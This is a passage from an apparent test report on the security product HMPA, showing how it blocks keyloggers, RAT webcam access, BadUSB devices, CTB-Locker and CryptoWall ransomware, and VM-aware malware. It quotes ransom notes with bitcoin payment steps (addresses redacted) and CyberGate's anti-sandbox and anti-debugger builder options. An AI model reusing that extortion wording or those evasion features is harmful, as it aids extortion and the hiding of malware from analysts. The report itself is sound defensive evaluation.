Figure 12 – Password safe protected

Test results: HMPA successfully protected the login password against the keystroke logger, both in the browser and in the password safe application.

3.3 Anti-RAT – Webcam notifier

Some attackers are interested in spying by abusing a victim's own web camera, rather than stealing someone's credit card or banking details. In order to defeat this, HMPA limits access to the web camera per-application, and users can decide whether they allow access or not. Also, when an application was already granted access using the web camera, the user will be notified by this event. We tested this protection against the DarkComet RAT, and Meterpreter (from an already trusted process).



Webcam Access Warning


'Remote Service Application 4' is attempting to use your webcam on your computer:

Laptop_Integrated_Webcam_HD

If allowed, this application may take pictures and spy on you. Click on Block if you do not recognize this application or if you do not want to turn on the webcam.

```
PID          3756
Filename     C:\Users\test\Desktop\cd1_zed_info.exe
Description  Remote Service Application 4
Camera       Laptop_Integrated_Webcam_HD
```

Figure 13 – DarkComet RAT webcam access detected



WebCam : [TEST-PC / test], Socket : [1504].

Webcam driver

[✓] Integrated Webcam

Refresh drivers

Capture options

Image Quality :


Capture Interval : 10 Ms

[✓] Stretch picture

[ ] Record webcam frames

Status : Capturing webcam frames..

Figure 14 - DarkComet RAT cannot access the webcam until user allows it



resume.docm - Word

Microsoft Word 15


This application is accessing your webcam.

Figure 15 – Meterpreter using trusted Office application to access the webcam

Test results: HMPA blocked access to the webcam for the DarkComet RAT and notified the user when a trusted application (Microsoft Word) accessed it.

3.4 BadUSB protection

In July 2014, SRLabs published their results about their BadUSB project, where they were able to reprogram legitimate pendrive firmware in a way that the pendrive acts like a keyboard. By simulating keyboard events, one can drop a malware into an unlocked system. HMPA detects the plugging in of new USB devices that contain keyboard functionality, and blocks the keyboard function of this device until the user recognizes and allows it. We tested the BadUSB protection with a Yubico USB device.


New USB Keyboard Connected

A new USB device with keyboard functionality has been connected:

Yubico Yubikey II

Malicious USB devices may pose as a keyboard to install malicious software and enable an attacker to remotely take control of your computer.

Click on Block if you did not connect a keyboard to this computer or do not recognize this USB device.

```
Platform     6.1.7601/x64 06_3a

Keyboard name        Yubico Yubikey II
Hardware ID          HID\VID_1050&PID_0010&REV_0233
```


Figure 16 - Yubico blocked

Test results: HMPA successfully detected the new USB device with keyboard functionality, and blocked it until the user clicked on Allow.

3.5 Crypto-ransomware protection

Crypto-ransomware, also generalized as Cryptolocker malware, is one of the biggest malware threats home users and corporations face nowadays. After a system is infected with crypto-ransomware, it encrypts documents, pictures and other data on local drives, connected network shares and USB flash drives. After all these important files are encrypted, it demands money (typically to be paid with crypto-currency). Usually, when the user or administrator does not have an actual backup of all the encrypted files, there is no way to recover the files, unless by paying the ransom – which is rather expensive.

HMPA detects the activity of crypto-ransomware. No matter how the malware is obfuscated, it can detect the file changes and block the encryption of the files and rollback already encrypted files, even if the malicious encryption is performed from inside a trusted process. We tested HMPA against the prevalent CTB-Locker and CryptoWall ransomware.



Your personal files are encrypted by CTB-Locker.

Your documents, photos, databases and other important files have been encrypted with strongest encryption and unique key, generated for this computer.

Private decryption key is stored on a secret Internet server and nobody can decrypt your files until you pay and obtain the private key.

If you see the main locker window, follow the instructions on the locker. Overwise, it's seems that you or your antivirus deleted the locker program. Now you have the last chance to decrypt your files.

Open http://5k[redacted]gd.onion.cab or http://5k[redacted]gd.tor2web.org in your browser. They are public gates to the secret server.

If you have problems with gates, use direct connection:

1. Download Tor Browser from http://torproject.org/

2. In the Tor Browser open the http://5k[redacted]gd.onion/
Note that this server is available via Tor Browser only. Retry in 1 hour if site is not reachable.


Write in the following public key in the input form on server. Avoid missprints.

```
MFS76A-[redacted]-E2G6HF
CAPOGL-                                                  -NOOIHX
75QIIW-                                                  -Q7IYVB
```

Follow the instructions on the server.

These instructions are also saved to file named DecryptAllFiles.txt in Documents folder. You can open it and use copy-paste for address and key.

Figure 17 - Documents encrypted in an unprotected system



Waiting for payment
5ki[redacted]onion/payment?id=134346917543b98154fec88511240084

Payment required

Server accepts payment in Bitcoin (BTC) only.

If you have bitcoins:

1. Pay amount of 3 BTC to address: 1Me[redacted]v5s
2. Transaction will take about 15-30 minutes to confirm.


If you do not have bitcoins:

1. Open one of the exchangers:
   https://en.bitcoin.it/wiki/Buying_bitcoins
   https://btcdirect.eu/
   https://www.bitboat.net/it/buy
   https://bitonic.nl/
and select exchange in your country and currency.
Or open https://localbitcoins.com/ and find person who sells bitcoins near you.

Buy 3 BTC (about of 750 USD) and make direct deposit to bitcoin address: 1Me[redacted]5s
   Exact payment amount can vary depending of exchange rates.
4. Transaction completion may take several days.

Reload this page in 15 minutes. After transaction completes you will be redirected to decryption page.
Don't worry if some errors occurs and connection was broken. Wait 15 minutes and press F5.

Figure 18 - Large ransom demanded to decrypt the files




Attack Intercepted

'Windows Explorer 6.1' has been terminated to prevent execution of malicious code.
Please check your computer for malware and software updates.

```
Mitigation   CryptoGuard

Platform     6.1.7601/x64 06_3a
PID          3352
Application  C:\Windows\explorer.exe
Description  Windows Explorer 6.1

Filename     C:\Windows\explorer.exe

C:\cygwin\etc\pki\ca-trust\extracted\pem\tls-ca-bundle.pem
C:\cygwin\etc\pki\ca-trust\extracted\pem\tls-ca-bundle.pem
C:\cygwin\etc\pki\ca-trust\extracted\pem\tls-ca-bundle.pem
```

Figure 19 – CTB-Locker attack intercepted and blocked



What happened to your files?
All of your files were protected by a strong encryption with RSA-2048 using CryptoWall 3.0
More information about the encryption keys using RSA-2048 can be found here: http://en.wikipedia.org/wiki/RSA_(cryptosystem)

What does this mean?
This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

How did this happen?
Especially for you, on our server was generated the secret key pair RSA-2048 - public and private.
All your files were encrypted with the public key, which has been transferred to your computer via the Internet.
Decrypting of your files is only possible with the help of the private key and decrypt program, which is on our secret server.

What do I do?
Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed.
If you really value your data, then we suggest you do not waste valuable time searching for other solutions because they do not exist.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:


1. paytoc[redacted]ectpay.com/v5kxa0
2. paytoc etpay.com/v5kxa0
3. paytoc hitepay.com/v5kxa0
4. paytoc richtpay.com/v5kxa0

If for some reasons the addresses are not available, follow these steps:

1. Download and install tor-browser: http://www.torproject.org/projects/torbrowser.html.en
2. After a successful installation, run the browser and wait for initialization.
3. payt[redacted]onion/v5kxa0 ◄Type in the address bar
4. Follow the instructions on the site.

IMPORTANT INFORMATION:
payto[redacted]y.com/v5kxa0 ◄Your Personal PAGE
payt[redacted]onion/v5kxa0 ◄Your Personal PAGE(using TOR)
v5kxa0 ◄Your personal code (if you open the site (or TOR 's) directly)

Figure 20 - Documents encrypted in an unprotected system


Your files are encrypted.

To get the key to decrypt files you have to pay 500 USD. If payment is not made before 02/04/15 - 17:00 the cost of decrypting files will increase 2 times and will be 1000 USD/EUR

Prior to increasing the amount left:

167h 59m 50s

Your system: Windows 7 (x64) First connect IP: [redacted] Total encrypted 66 files.

We are present a special software - CryptoWall Decrypter - which is allow to decrypt and return control to all your encrypted files.

How to buy CryptoWall decrypter?

1. You should register Bitcon wallet (click here for more information with pictures)

2. Purchasing Bitcoins - Although it's not yet easy to buy bitcoins, it's getting simpler every day.

Here are our recommendations:

- LocalBitcoins.com (WU) - Buy Bitcoins with Western Union
- Coincafe.com - Recommended for fast, simple service. Payment Methods: Western Union, Bank of America,Cash by FedEx, Moneygram, Money Order. In NYC: Bitcoin ATM, In Person
- LocalBitcoins.com - Service allows you to search for people in your community willing to sell bitcoins to you directly.
- btcdirect.eu - THE BEST FOR EUROPE
- coinrnr.com - Another fast way to buy bitcoins
- bitquick.co - Buy Bitcoins Instantly for Cash
- How To Buy Bitcoins - An international directory of bitcoin exchanges.
- Cash Into Coins - Bticoin for cash.
- CoinJar - CoinJar allows direct bitcoin purchases on their site.
- anxpro.com
- bittylicious.com
- ZipZap - ZipZap is a global cash payment network enabling consumers to pay for digital currency.


3. Send 2.04 BTC to Bitcoin address: 1B[redacted]Aq

4. Enter the Transaction ID and select amount:

Note: Transaction ID - you can find in detailed info about transaction you made.
(example 44214efca56ef039386ddb929c40bf34f19a27c42f07f5cf3e2aa08114c4d1f2)

5. Please check the payment information and click "PAY".

Figure 21 - Large ransom demanded to decrypt the files



Attack Intercepted

'Host Process for Windows Services 6.1' has been terminated to prevent execution of malicious code.
Please check your computer for malware and software updates.


```
Mitigation   CryptoGuard

Platform     6.1.7601/x64 06_3a
PID          4880
Application  C:\Windows\SysWOW64\svchost.exe
Description  Host Process for Windows Services 6.1

Filename     C:\Windows\SysWOW64\svchost.exe

\??\C:\Users\Public\Foxit Software\Foxit Reader\StartPage\Start\en_us\images\content_bg.jpg
\??\C:\Users\Public\Foxit Software\Foxit Reader\StartPage\Start\en_us\images
\contact_support_bg.jpg
\??\C:\Users\Public\Foxit Software\Foxit Reader\StartPage\Start\en_us\images
\annotate_pdf.jpg
Process Trace
1  C:\Windows\SysWOW64\svchost.exe [4880]
   -k netsvcs

2  C:\Windows\SysWOW64\explorer.exe [3800]
3  C:\Users\test\Desktop\cryptowall
\9444dc92db60f57d400f1e618924d33971a9b72f76ccab8924540a648bd728e5.bin.exe [4980]
4  C:\Windows\explorer.exe [3216]
5  C:\Windows\System32\userinit.exe [708]
```

Figure 22 - CryptoWall attack intercepted and blocked

Test results: HMPA successfully detected and blocked the behaviour of the latest, most prevalent crypto-ransomware.

3.6 Vaccination


Some malware looks at the environment it is running in, before performing any malicious actions. When the malware detects it is running inside a virtualized environment, it can either behave differently or terminate itself. Malware can do this to evade honeypots and sandboxes used by antivirus researchers and thus delay the formation and distribution of virus signatures, thereby increasing the chances of not being detected for a long period of time. The active vaccination feature of HMPA disguises a computer as a virtual machine (VM), so all processes, including malware, believe they are running inside a sandbox or honeypot system, while in fact they are not. By using this vaccination, VM-aware malware can terminate itself. Also, HMPA detects the check of this virtualization detection initiated by the malware and blocks the execution of the malware. We used the CyberGate RAT to test this vaccination.



Cancel the execution of the server in the following cases

- [✓] Anti Sandboxie
- [✓] Anti Virtual PC
- [✓] Anti VMWare
- [✓] Anti VirtualBox
- [✓] Anti ThreatExpert
- [✓] Anti Anubis
- [✓] Anti CWSandbox
- [✓] Anti JoeBox
- [✓] Anti Norman Sandbox
- [✓] Anti SoftIce
- [✓] Anti Debugger
- [✓] Other

Figure 23 - CyberGate dropper with anti-VM




Attack Intercepted

server - Copy.exe has been terminated to prevent execution of malicious code.
Please check your computer for malware and software updates.

```
Mitigation   Anti-VM

Platform     6.1.7601/x64 06_3a
PID          3684
Application  C:\Users\test\Desktop\cybergate\server - Copy.exe

VirtualPC
```

